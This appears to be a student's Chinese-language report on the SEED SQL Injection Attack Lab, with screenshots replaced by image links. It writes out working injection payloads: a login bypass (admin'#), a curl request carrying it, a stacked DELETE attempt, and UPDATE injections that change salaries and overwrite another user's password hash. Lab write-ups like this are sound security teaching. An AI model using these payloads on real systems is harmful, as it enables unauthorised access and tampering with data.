
**SQL Injection Attack Lab**

实验报告

57118112 王怡乐

**Task 1: Get Familiar with SQL Statements**


查看Alice的数据信息。




**Task 2: SQL Injection Attack on SELECT Statement**

Task 2.1: SQL Injection Attack from webpage


向Username栏中输入如图所示内容，Password栏中任意，成功登录管理员Admin的账户。






**Task 2.2: SQL Injection Attack from command line.**


在终端输入：curl 'www.SEEDLabSQLInjection.com/unsafe\_home.php?username=admin%27%23&Password='



**Task 2.3: Append a new SQL statement.**

在登录页面的Name栏中输入：admin';DELETE \* FROM credential WHERE Name='alice';#


显示攻击不成功。这是因为query函数不支持执行多个SQL语句。




**Task 3: SQL Injection Attack on UPDATE Statement**

**Task 3.1: Modify your own salary**


在NickName栏中输入：',salary='100000' where eid='10000'#




Alice的工资被更改。



**Task 3.2: Modify other people’ salary**


在NickName栏中输入：',salary='1' where eid='20000'#

Boby的工资被更改。




**Task 3.3: Modify other people’ password.**

首先获得新密码20200919的SHA1哈希值




在NickName栏中输入：

',password='2a7a744ae9d7bd0c924952be68bc884e982eb4fa' where eid='20000'#

